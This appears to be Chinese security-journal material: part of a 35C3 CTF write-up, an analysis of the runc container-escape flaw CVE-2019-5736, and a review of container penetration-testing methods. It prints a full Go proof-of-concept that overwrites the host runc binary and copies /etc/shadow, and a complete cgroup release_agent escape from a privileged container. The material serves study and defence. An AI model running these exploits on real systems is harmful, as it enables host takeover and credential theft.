到 /tmp/chroots/3 的建立, 并使用 unlinkat API 将该目录删除 (注意 777 宽松权限), 紧接着使用 symlinkat API 创建一个同名的指向 / 根目录的符号链接, 最后沙盒 3 执行 chroot 操作。那么沙盒 3 的 chroot 后看到的依然是宿主根路径, 逃逸成功。我们获得的正是 2.2.3.2 节末尾需要的、从 chroot 中逃逸的 init 进程。

需要注意的一点是, 笔者最初在虚拟机中搭建 docker 环境进行上述实验, 单核 CPU 配置导致本节提到的竞态攻击成功率非常低。建议读者朋友搭建环境复现时, 最好在多核环境下进行。

2.3 漏洞利用

环环相扣, 完美无缺, 一条利用链已经形成。GitHub 上有研究人员给出了非常优雅的整体漏洞利用代码^[7], 十分推荐大家下载学习。如果 2.2.3.3 节的竞态攻击成功, 那么我们通过 ptrace 注入到未降权的 run_elf 进程内的读取 /flag 的代码就会执行。

我们先在本地搭建起漏洞环境, 将题目运行起来:

```
root@51ae957f3a78:/bin/sh -c "/usr/bin/setup_cgroups.sh; cp /flag /tmp/flag && chmod 400 /tmp/flag && chown user:/tmp/flag && sleep 1; user -c "/usr/bin/nsjail -M -port 1337 -chroot / -R /tmp/flag/flag -T /tmp --proc_ns -U 0:10000:1 -G 0:10000:1 -G 1:100000:1 --keep_caps --cgroup_mem_max 209715200 --cgroup_pids_max 100 --cgroup_cpus_max_per_sec 100 --rlimit_as_max --rlimit_cpu_max --rlimit_nofile_max --rlimit_nproc_max -- /usr/bin/stdbuf -l0 -e0 -e0 /usr/bin/maybe_paw.sh /home/user/chal"
^C for real in cpa memory pids
$ mkdir /sys/fs/cgroup/cpu/NSJAIL
mkdir: cannot create directory '/sys/fs/cgroup/cpu/NSJAIL': File exists
[2019-11-12T05:56:01+0000] Mode: LISTENING
[2019-11-12T05:56:01+0000] Jail parameters: hostname:'NSJAIL', chroot: '/', process: '/usr/bin/stdbuf', bind:[::]:1337, max_conns:pe
r_ip:0, time_limit:0, personality:0, daemonize:false, clone_newnet:true, clone_newuser:true, clone_newns:true, clone_newpid:true,
clone_newproc:true, clone_newuts:true, clone_newgroup:true, keep_caps:true, disable_newprivs:false, max_cpus:0
[2019-11-12T05:56:01+0000] Mount point: '/' -> '/' flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' is_dir:true
[2019-11-12T05:56:01+0000] Mount point: '/tmp/flag' -> '/flag' flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' is_dir:
false
[2019-11-12T05:56:01+0000] Mount point: '/tmp' flags:type:'tmpfs' options:'size=4194304' is_dir:true
[2019-11-12T05:56:01+0000] Mount point: '/proc' flags:type:'proc' options:'' is_dir:true
[2019-11-12T05:56:01+0000] Uid map: inside.uid:0 outside.uid:1000 count:1 newuidmap:true
[2019-11-12T05:56:01+0000] Uid map: inside.uid:1 outside.uid:10000 count:1 newuidmap:true
[2019-11-12T05:56:01+0000] Gid map: inside.gid:0 outside.gid:1000 count:1 newgidmap:true
[2019-11-12T05:56:01+0000] Gid map: inside.gid:1 outside.gid:100000 count:1 newgidmap:true
[2019-11-12T05:56:01+0000] Listening on [::]:1337
```

接着运行漏洞利用代码, 效果如下图所示 (略去了前面的交互过程):

```
[escalate] Started escalate
[escalate] Checking that we won the race
[escalate] Reading current pid
[escalate] Init pid: 8
[escalate] Creating new namespaces
[escalate] Forking
[escalate] Parent done
[escalate] Child started
[escalate] Reading current pid
[escalate] Child pid: 9
[escalate] Creating dir "/tmp/oldproc_ZKGpIwnXdn"
[escalate] Creating bind mount "/tmp/oldproc_ZKGpIwnXdn" -> "/proc"
[escalate] Creating dir "/tmp/newproc_ZKGpIwnXdn"
[escalate] Creating bind mount "/proc" -> "/tmp/newproc_ZKGpIwnXdn"
[escalate] Creating dir "/proc/8"
[escalate] Creating dir "/proc/8/ns"
[escalate] Linking pid ns "/proc/8/ns/pid" -> "/tmp/oldproc_ZKGpIwnXdn/9/ns/pid"
[escalate] Creating fifo "/proc/8/ns/uts"
[escalate] Waiting for victim to join

[+] Running in sandbox #2: sleep
[*] entering namespaces of pid 8
[escalate] Attached to victim
[escalate] Reading rip
[escalate] Writing shellcode to 0x7efcf1888b1c
[escalate] Detaching
[escalate] Opening fifo
[shellcode] FLAG: 35c3_ctf{yesterday_u_sa1d_t0m0rrow}
[shellcode] DONE
[*] Closed connection to localhost port 1337
```

至此, 关于这道题目的讲解到这里告一段落。总结一下, 上面的关键问题有两个:

- (1) 外来进程并没有完全加入沙盒所有命名空间 (net 命名空间)。
- (2) 外来进程是依次加入沙盒命名空间的, 尤其是在加入 pid 命名空间时, 由于其特性 (修改 pid 命名空间只在子进程生效), 直接 fork 出子进程, 这给了我们竞态攻击的机会。


3. CVE-2019-5736

3.1 漏洞概述

在 35C3 赛后从莱比锡返程的路上, Dragon Sector 队员开始进行知识迁移, 琢磨能否应用这道 CTF 题目的经验方法去攻击一个

相似的程序模型：容器。

在容器世界里，真正负责创建、修改和销毁容器的组件实际上是容器运行时。下图^[17]较好地展示了当下容器运行时在整个容器世界中所处位置。



那么，容器运行时在容器内部执行命令，是否也存在上面提到的“依次加入命名空间”的问题呢？如果是，那么它就很可能面临同样的缺陷。以 runc 为例（后文均以 runc 为例进行说明）：runc exec 时先加入 user 和 pid 命名空间，接着 fork 出子进程，再加入其他命名空间。如果恶意进程在容器内检测到 runc 加入了自己的 pid 命名空间时，直接调用 ptrace 向 runc 进程注入恶意代码，就能够实现容器外代码执行。

很遗憾，一方面，runc 是在加入了所有命名空间后才 fork 出子进程的；另一方面，docker 的默认安全配置不允许容器内部执行和命名空间相关的系统调用。这个思路行不通。

后来，他们的思路转向 proc 伪文件系统^[11]，并成功发现了漏洞。接下来，将对漏洞成因进行分析。

3.2 漏洞分析

我们在执行功能类似 docker exec 的命令（其他的如 docker run 等，这里不再讨论）时，底层实际上是容器运行时在操作，如 runc。相应地，runc exec 命令会被执行，它的最终效果是在容器内部执行用户指定的程序。进一步讲，就是在容器的各种命名空间内，在受到各种限制（如 cgroups）的情况下，启动一个进程。除此以外，这个操作与宿主机上执行一个程序并无二致。

执行过程大体是这样的：runc 启动，加入容器的命名空间，接着以自身 (/proc/self/exe,后面会解释) 为范本启动一个子进程，最后通过 exec 系统调用执行用户指定的二进制程序。

这个过程看起来似乎没有问题，相关风险点笔者在 3.1 节已经分析过了。现在，需要让另一个角色出场——proc 伪文件系统，即 /proc。关于这个概念，Linux 文档^[11]已经给出了详尽的说明，这里主要关注 /proc 下的两类文件：

(1) /proc/[PID]/exe：它是一种特殊的符号链接，又被称为 magic links（为什么将这类符号链接叫作 magic links 呢？请参考附录 2 中的内容，这一点对当前漏洞的形成至关重要），指向进程自身对应的本地程序文件（如我们执行 ls，/proc/[ls-PID]/exe 就指向 /bin/ls）。

(2) /proc/[PID]/fd/：这个目录下包含了进程打开的所有文件描述符。

/proc/[PID]/exe 的特殊之处在于，如果你去打开这个文件，在权限检查通过的情况下，内核将直接返回给你一个指向该文件的

描述符 (file descriptor)，而非按照传统的打开方式去做路径解析和文件查找。这样一来，它实际上绕过了 mnt 命名空间及 chroot 对一个进程能够访问到的文件路径的限制。

那么，设想这样一种情况：在 runc exec 加入容器的命名空间之后，容器内进程已经能够通过内部 /proc 观察到它，此时如果打开 /proc/[runc-PID]/exe 并写入一些内容，就能够实现将宿主主机上的 runc 二进制程序覆盖掉。这样一来，下一次用户调用 runc 去执行命令时，实际执行的将是攻击者放置的指令。

在未升级的容器环境上，上述思路是可行的，但是攻击者想要在容器内实现宿主主机上的代码执行（逃逸），还需要面对两个限制：

- (1) 需要具有容器内部的 root 权限。
- (2) Linux 不允许修改正在运行进程对应的本地二进制文件。

事实上，限制 1 经常不存在，很多容器服务开放给用户的仍然是 root 权限；而限制 2 是可以克服的，后面一节会讲到具体的利用方式。

可以看到这个漏洞的成因比上面的 CTF 题目要简单许多（虽然要完全理解还需要补充很多背景知识）。

3.3 漏洞利用

相对于 CTF 题目来说，这个漏洞的利用代码^[9]（附录 1 中亦列出了源码）也比较简单。其步骤可归纳如下：

- (1) 将容器内的 /bin/sh 程序覆盖为 #!/proc/self/exe。
- (2) 持续遍历容器内 /proc 目录，读取每一个 /proc/[PID]/cmdline，对“runc”做字符串匹配，直到找到 runc 进程号。

(3) 以只读方式打开 /proc/[runc-PID]/exe，拿到文件描述符 fd。

(4) 持续尝试以写方式打开第 3 步中获得的只读 fd (/proc/self/fd/[fd])，一开始总是返回失败，直到 runc 结束占用后写方式打开成功，立即通过该 fd 向宿主主机上 /usr/bin/runc（名字也可能是 /usr/bin/docker-runc）写入攻击载荷。

(5) runc 最后将执行用户通过 docker exec 指定的 /bin/sh，它的内容在第 1 步中已经被替换成 #!/proc/self/exe，因此，实际上将执行宿主主机上的 runc，而 runc 也已经在第 4 部中被覆盖掉了。

我们先在本地搭建起漏洞环境（下图中给出了 docker 和 runc 的版本号供参照），然后运行一个容器，在容器中模仿攻击者执行 /poc 程序，该程序在覆盖容器内 /bin/sh 为 #!/proc/self/exe 后等待 runc 的出现。具体过程如图所示（图中下方“找到 PID 为 28 的进程并获得文件描述符”是宿主主机上受害者执行 docker exec 操作之后才触发的）：

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID   IMAGE      COMMAND                  CREATED
STATUS        PORTS     NAMES
6a545f9c889d   ubuntu    "/bin/bash"             2 minutes ago
Up 2 minutes
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = `#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat`
writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/#
```

容器内的 /poc 程序运行后，我们在容器外的宿主机上模仿受害者使用 docker exec 命令执行容器内 /bin/sh 打开 shell 的场景。触发漏洞后，一如预期，并没有交互式 shell 打开，相反，/tmp 下已经出现攻击者写入的“hello,host”，具体过程如下图所示：

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/sh
No help topic for '/bin/sh'
rambo@matrix:~/CVE-2019-5736-PoC$ cat /tmp/magic.dat
hello,host
rambo@matrix:~/CVE-2019-5736-PoC$
```

以上过程表明，借助这个漏洞，容器内进程具备在容器外执行代码的能力。

值得一提的是，该漏洞至少还有一种借助恶意镜像的供应链角度利用思路，以及一种借助动态链接库进行代码注入的利用方法，感兴趣的读者可以自行搜索资料了解一下。

3.4 漏洞修复

当前开发者们对此漏洞的修复方式是采用上一道 CTF 题目中提到过的创建内存中匿名文件的方法，让 runc 在容器内执行操作前先把自身复制成为一个匿名文件，接着执行这个匿名文件。

这样一来，在 Linux 匿名机制的代码实现确保其效果的前提下，容器内的恶意进程就无法通过前文所述 /proc/[PID]/exe 的方式触及宿主主机上的 runc 二进制程序。

然而，这种修复方式有一个副作用：增大了容器的内存负担。社区已经有人证实这一点并在 GitHub 上反映了这一情况^[13]。

4. 结语

走了这么长的路，现在我们能够总结一下，从上面两个案例中

收获了什么？

最直接的感受，可能是跨命名空间的操作很容易引入漏洞。加入新的命名空间很容易，然而新的命名空间是否可信？其中具有 CAP_SYS_ADMIN 权限的进程是否可控？这些都是加入前要考虑清楚的问题。

Linux 命名空间的概念最早源于贝尔实验室的 Plan 9 分布式系统项目^[14]，第一个出现在 Linux 内核中的是 mnt 命名空间，始于内核版本 2.4.19，而目前为止最后一个加入的 user 命名空间已经是内核版本 3.8 了^[15]；另一方面，proc 伪文件系统同样由来已久。这两者分别单独拿出来时，似乎并没有什么问题，即使像 /proc 下的 magic links 也不会引起很大麻烦。但放在一起后，结果我们已经看到了。

成熟复杂系统（譬如 Linux）的魅力在于其能够提供强大的功能和机制，问题则往往出现在这些功能与机制同时或交替生效的场景中。有时我们会把这类问题称为逻辑漏洞。当然，这类漏洞是可以修复的，在一定程度上也是可以规避的。另外，从上面介绍的 CVE-2019-5736 漏洞利用代码中我们能够感受到，针对逻辑漏洞的利用可以是简单甚至优雅的，但最初把各种机制放在一起检查到底有没有漏洞、有什么漏洞并不容易。

在云计算世界，我们尤其擅长将各种基础机制打包起来，创造出新的事物，这种新事物也许能够极大地提高生产力，甚至促进产业变革——容器便是典例。然而，结合前文所述，这也意味着以往不曾出现过的机制交叠带来的逻辑漏洞或许会在云环境中陆续

► 攻防对抗

产生。例如，在 2019 年的欧洲开源峰会（Open Source Summit Europe 2019）上，有议题展示了“命名空间”与“符号链接”两个概念放在一起出现的一系列问题^[16]，感兴趣的读者可以关注一下。

最后，引用道哥的一句话作结：

建设更安全的互联网。

附录 1：CVE-2019-5736 PoC

```
package main

// Implementation of CVE-2019-5736

// Created with help from @singe, @_cablethief, and @
feexd.

// This commit also helped a ton to understand the vuln
// https://github.com/lxc/lxc/commit/6400238d08cdf1ca20
d49bafb85f4e224348bf9d

import (
    "fmt"
    "io/ioutil"
    "os"
    "strconv"
    "strings"
)

// This is the line of shell commands that will execute on
the host

var payload = `#!/bin/bash \n cat /etc/shadow > /tmp/
```

```
shadow && chmod 777 /tmp/shadow"

func main() {
    // First we overwrite /bin/
sh with the /proc/self/exe interpreter path

    fd, err := os.Create( "/bin/sh" )
    if err != nil {
        fmt.Println(err)
        return
    }
    fmt.Fprintln(fd, "#!/proc/self/exe" )
    err = fd.Close( )
    if err != nil {
        fmt.Println(err)
        return
    }
    fmt.Println( "[+] Overwritten /bin/sh successfully" )
    // Loop through all processes to find one whose
cmdline includes runcinit

    // This will be the process created by runc
var found int
for found == 0 {
    pids, err := ioutil.ReadDir( "/proc" )
    if err != nil {
```

```

        fmt.Println(err)
        return
    }
    for _, f := range pids {
        fbytes, _ := ioutil.ReadFile( "/proc/" +
f.Name() + "/cmdline" )
        fstring := string(fbytes)
        if strings.Contains(fstring, "runc" ) {
            fmt.Println( "[+] Found the PID:" ,
f.Name() )

            found, err = strconv.Atoi(f.Name() )
            if err != nil {
                fmt.Println(err)
                return
            }
        }
    }
}

// We will use the pid to get a file handle for runc on
the host.

var handleFd = -1
for handleFd == -1 {
    // Note, you do not need to use the O_PATH

```

```

flag for the exploit to work.

        handle, _ := os.OpenFile( "/proc/" +strconv.
ltoa(found)+" /exe" , os.O_RDONLY, 0777)
        if int(handle.Fd() ) > 0 {
            handleFd = int(handle.Fd())
        }
    }
    fmt.Println( "[+] Successfully got the file handle" )
    // Now that we have the file handle, lets write to the
runc binary and overwrite it
    // It will maintain it' s executable flag
    for {
        writeHandle, _ := os.OpenFile( "/proc/self/
fd/" +strconv.Itoa(handleFd), os.O_WRONLY|os.O_TRUNC,
0700)

        if int(writeHandle.Fd() ) > 0 {
            fmt.Println( "[+] Successfully got write
handle" , writeHandle)

            writeHandle.Write([] byte(payload))

            return
        }
    }
}

```

附录 2 为什么将 /proc 下的符号链接称为 magic links ?

我们知道，/proc 目录下有许多符号链接，如 /proc/[PID]/exe 和 /proc/[PID]/cwd。然而，它们并非真正的符号链接，或者说，它们是一种特殊的符号链接，叫作 magic links。我们可以借助一个小实验来观察它们与普通符号链接的不同：

```
root@matrix:~# touch target
root@matrix:~# ln -s target symlink
root@matrix:~# ls -al symlink
lrwxrwxrwx 1 root root 6 Nov 12 08:48 symlink -> target
root@matrix:~# ls -al /proc/self/exe
lrwxrwxrwx 1 root root 0 Nov 12 08:49 /proc/self/exe -> /bin/ls
root@matrix:~#
```

如上图所示，我们创建了一个普通符号链接，可以看到它的文件长度为目标文件名的长度，即 6；但 /proc/self/exe 的长度却是 0，而非其所指目标文件 /bin/ls 名称的长度。这个差异从一定程度上说明了 /proc 下符号链接的特殊性。

当然，将它们称作 magic links 的原因并非这么简单。其中很重要的一点是，当进程去操作一个这样的符号链接时，如“打开”操作，Linux 内核不会按照普通符号链接处理方式在文件系统上做路径解析，而是会直接调用专属的处理函数并返回对应文件的文件描述符。

到目前为止，magic links 的概念并没有被很好地文档化，Aleksa Sarai 在对 manpage 的修改^[8]中给出了一些有用的说明，笔者将它们摘录到这里，供大家参考：

There is a special class of symlink-like objects known as “magic-links” which can be found in certain pseudo-file systems

such as proc (5) (examples include /proc/[pid]/exe and /proc/[pid]/fd/.)

Unlike normal symlinks, magic-links are not resolved through pathname-expansion, but instead act as direct references to the kernel’s own representation of a file handle. As such, these magic-links allow users to access files which cannot be referenced with normal paths (such as unlinked files still referenced by a running program.) Because they can bypass ordinary mount_namespaces (7)-based restrictions, magic-links have been used as attack vectors in various exploits.

As such (since Linux 5.FOO), there are additional restrictions placed on the re-opening of magic-links (see path_resolution (7) for more details.)

其中最重要的一句话如是：

Unlike normal symlinks, magic-links are not resolved through pathname-expansion, but instead act as direct references to the kernel’s own representation of a file handle.

因此，magic links 是“不走寻常路”的。

也正因为这个概念没有被很好地文档化，也许有的读者会觉得“口说无凭”。这里留一个小题目给感兴趣的读者：在 Linux 内核源码中找到操作 magic links 的具体逻辑流程。这样做的好处有三：第一，为 magic links 的特殊处理提供了最有力的证据；第二，能够锻炼从庞杂信息中寻找线索解决问题的能力；第三，能够加深对

Linux 内核文件处理流程的认识。

下面笔者给出一些提示：

(1) 先不要去最新版本的源码中找。如上面摘录内容所述，5.x 版本的代码可能增加了新的检查项目，提高了复杂度（笔者研究时使用的是 4.14.151 版代码）。

(2) 可以以系统调用为探索起点。例如，从 open 系统调用开始，一步步向后深入。

(3) fs/proc 是最重要的目录。

关于这一问题，欢迎后续深入交流。

致谢

在研究过程中，笔者曾就几个技术细节问题向参考文献条目 [2]、[3] 的作者 Yuval Avrahami 和 LevitatingLion 请教，在此向这两位安全研究人员表示感谢。

参考文献

[1] CVE-2019-5736: Escape from Docker and Kubernetes containers to root on host.

[2] Breaking out of Docker via runC – Explaining CVE-2019-5736.

[3] Escaping a Broken Container - ‘namespaces’ from 35C3 CTF.

[4] NsJail.

[5] Linux Programmer’ s Manual: capabilities - overview of Linux capabilities.

[6] Linux Programmer’ s Manual: unix - sockets for local interprocess communication.

[7] ctf-writeups/35c3ctf/pwn_namespaces.

[8] [PATCH RFC 1/3] symlink.7: document magic-links more completely.

[9] Frichetten/CVE-2019-5736-PoC.

[10] Linux Programmer’ s Manual: namespaces - overview of Linux namespaces.

[11] Linux Programmer’ s Manual: proc - process information pseudo-filesystem.

[12] Linux Programmer’ s Manual: memfd_create - create an anonymous file.

[13] CVE-2019-5736: Runc uses more memory during start up after the fix.

[14] The Use of Name Spaces in Plan 9.

[15] 《自己动手写 Docker》，第 2 章 .

[16] In-and-out - Security of Copying to and from Live Containers - Ariel Zelivansky & Yuval Avrahami, Twistlock.

[17] containerd.

针对容器的渗透测试方法

绿盟科技 创新中心&星云实验室 阮博男

1. 前言

近期笔者在进行相关调研时，读到一篇总结容器环境下渗透测试方法的 2020 年毕业论文^[1]，作者是 Joren Vrancken，就读于荷兰奈梅亨大学计算机科学专业。

该论文创新点不多，但实践性强。考虑到目前“云原生”生态正在迅速发展壮大，而专门针对云原生环境基石——容器的渗透测试进行介绍的系统化资料并不丰富，笔者在此以导读的形式向大家推荐这篇论文，希望能够引发更多的思考。

2. 攻击者模型

该作者从渗透测试工程师的角度分析了 Docker 系统可能面临的安全问题，引入两个攻击者模型：“容器逃逸”和“针对 Docker 守护进程的攻击”，分别对应位于容器内部的攻击者和位于运行了 Docker 守护进程的宿主机上的攻击者。

其中，容器逃逸包括容器内进程影响到宿主机或其他容器两种情况，示意图如下：




Figure 4.2

A process (Process C) running inside a container accessing data on the host (that it should not be able to access), in this case Process B.

针对 Docker 守护进程的攻击则指宿主机上低权限攻击者借助 Docker 守护进程获取到敏感数据或更高权限，示意图如下：




Figure 4.3

An unprivileged process B accessing privileged data (in the image process A) using the Docker daemon.

事实上，这两种模型较为简单，不能完全概括容器环境涉及的安全问题。相比之下，Sari Sultan 等人提出的攻击者模型^[3]则更加完整，他们对整个容器环境的潜在攻击面和攻击对象进行梳理，抽象出四类威胁，大家可以对照了解一下：





FIGURE 3: Overview of security protection requirements in containers.

3. 安全问题

接着，该作者从“错误配置”和“安全漏洞”两个角度对上述两个场景中的安全问题进行了梳理。为方便理解，笔者将这部分内容组织为思维导图形式，具体如下：



可以看到，错误配置比安全漏洞多出不少。其中，早期 CAP_DAC_READ_SEARCH 权限的存在导致了当时非常有名的容器逃逸工具 shocker^[4] 的产生。


该作者认为渗透测试时应该更关注错误配置，因为安全漏洞更容易被用户修复。

另外，Linux 用户手册给出了 Capabilities 的详细解释^[5]，其中包含对 CAP_DAC_READ_SEARCH 和 CAP_SYS_ADMIN 等权限的详细解释；在 Black Hat 2017 会议上，研究人员给出了一种使用 Host Rebinding 方法绕过同源策略攻击 Windows 平台本地监听的 Docker TCP 端口，从而实现远程控制的攻击方式^[6]；在 KCon 2019 会议上，研究人员介绍了针对 Docker 容器网络的 ARP 欺骗攻击^[7]。

最后，上述安全问题中有不少与容器逃逸相关。本期技术内刊也收录了一篇名为《容器逃逸技术概览》的文章，推荐感兴趣的读者阅读。

4. 渗透测试方法

在以上梳理的基础上，该作者从手动测试和自动化测试两方面给出了具体的渗透测试方法。为方便理解，笔者将这部分内容组织为思维导图形式，具体如下：



其中值得关注的是：

(1) 宿主机内核识别

在没有应用安全容器的情况下，容器和宿主机共享内核。因此，我们可以通过识别宿主机内核版本来判断哪些内核漏洞能够用来实现权限提升或漏洞逃逸。

(2) 环境变量读取

环境变量本身是一种常用的宿主机与容器的通信方式。作为容器内的攻击者，它同样获得环境变量中可能存在的敏感信息，从而扩大战果，如借助环境变量设置数据库访问凭证的场景：

► 攻防对抗

```
(host)$ docker run --rm -e MYSQL_ROOT_PASSWORD=supersecret --
name=database mariadb:latest
(host)$ docker exec -it database bash
(cont)# env
...
MYSQL_ROOT_PASSWORD=supersecret
...
```

Listing 6.7: Listing all environment variables in a container

(3) 特权模式检查

对于容器内的攻击者来说，特权模式几乎就意味着容器逃逸。如下图所示，特权模式意味着容器内进程将具备等同于宿主机上进程的所有权限：

```
(host)$ docker run -it --rm --privileged ubuntu:latest grep
CapEff /proc/1/status
CapEff: 0000003fffffffff
(host)$ capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,
cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,
cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,
cap_net_bind_service,cap_net_broadcast,cap_net_admin,
cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,
cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,
cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,
cap_sys_time,cap_sys_tty_config,cap_mknod,cap_leas,
cap_audit_write,cap_audit_control,cap_setfcap,
cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,
cap_block_suspend,cap_audit_read
```

《容器逃逸技术概览》这篇文章介绍了处于特权模式时进行容器逃逸的具体方法。2019 年，有研究人员公布了一种新的借助特权模式进行容器逃逸的方法^[9]，继而有文章^[10]对该方法进行了详细剖析。比较有趣，笔者在这里分享一下。

首先在宿主机上启动一个特权容器来模拟攻击场景：

```
docker run --rm -it --privileged ubuntu bash
```

然后作为攻击者，在容器内执行如下代码：

```
# In the container

mkdir /tmp/cgrp && mount -t cgroup -o memory cgroup /
tmp/cgrp && mkdir /tmp/cgrp/x

echo 1 > /tmp/cgrp/x/notify_on_release

host_path=`sed -n 's/.*\perdir=([^\,]*)\.*\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/sh' > /cmd

echo "ps aux > $host_path/output" >> /cmd

chmod a+x /cmd

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

上述命令的实际效果是在宿主机上执行了 `ps aux` 命令，其结果被存储在容器内的 `/output` 文件中。如下图所示，我们的确在容器内部成功读取到了容器外部的进程列表：

```
# nfafocus docker run --rm -it --privileged ubuntu bash
root@adc246daf1b9:/# # In the container
root@adc246daf1b9:/# mkdir /tmp/cgrp && mount -t cgroup -o memory cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
root@adc246daf1b9:/#
root@adc246daf1b9:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@adc246daf1b9:/# host_path=`sed -n 's/.*\perdir=([^\,]*)\.*\1/p' /etc/mtab`
root@adc246daf1b9:/# echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@adc246daf1b9:/#
root@adc246daf1b9:/# echo '#!/bin/sh' > /cmd
root@adc246daf1b9:/# echo "ps aux > $host_path/output" >> /cmd
root@adc246daf1b9:/# chmod a+x /cmd
root@adc246daf1b9:/#
root@adc246daf1b9:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@adc246daf1b9:/# cat /output
```

USER	PID	%CPU	MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	4.6	0.2	37652	5732	?	Ss	15:41	0:02	/sbin/init
root	2	0.0	0.0	0	0	?	S	15:41	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S	15:41	0:00	[ksoftirqd/0]
root	4	0.0	0.0	0	0	?	S	15:41	0:00	[kworker/0:0]
root	5	0.0	0.0	0	0	?	S<	15:41	0:00	[kworker/0:0H]
root	6	0.7	0.0	0	0	?	S	15:41	0:00	[kworker/u4:0]
root	7	0.1	0.0	0	0	?	S	15:41	0:00	[rcu_sched]
root	8	0.0	0.0	0	0	?	S	15:41	0:00	[rcu_bh]
root	9	0.0	0.0	0	0	?	S	15:41	0:00	[rcuos/0]
root	10	0.0	0.0	0	0	?	S	15:41	0:00	[rcuob/0]
root	11	0.0	0.0	0	0	?	S	15:41	0:00	[migration/0]

该攻击手法实际上利用了 Linux cgroup v1 的 `notify_on_release` 特性，详情可参考文献^[11]。在普通容器中，由于不具有 `SYS_ADMIN` 权限，以及 AppArmor 的限制，这种攻击无法成功。因此，特权模式是危险的。

我们不再对思维导图上的每一种攻击方式展开介绍，其中许多攻击本身就是传统主机攻防常用的技术。感兴趣的读者可以阅读相关论文深入了解。

最后，经过调研，该作者发现当前并没有较为完整全面的自动化容器安全评估工具。换言之，手工渗透测试仍是不可替代的。

5. 渗透测试速查表

最后，也是全文最有价值的部分——该作者给出了一份供渗透测试工程师使用的速查表，来辅助进行针对容器环境的渗透测试。其中条目以问题的形式列出，渗透测试工程师可以通过执行测试、回答问题来增加对目标环境的认识。

值得注意的是，针对容器环境的渗透测试手段往往属于一次完整渗透测试的后渗透阶段，在这个阶段，攻击者借助不断地进行环境探测和侦查来完成对目标环境可能脆弱点的评估，进而对可能的脆弱点加以利用。

5.1 首先探测是否为容器环境

问题：`/.dockerenv` 文件是否存在？

操作：执行 `ls /.dockerenv` 查看。

问题：`/proc/1/cgroup` 中是否包括 `/docker` 字样？

操作：执行 `grep '/docker' /proc/1/cgroup` 查看。

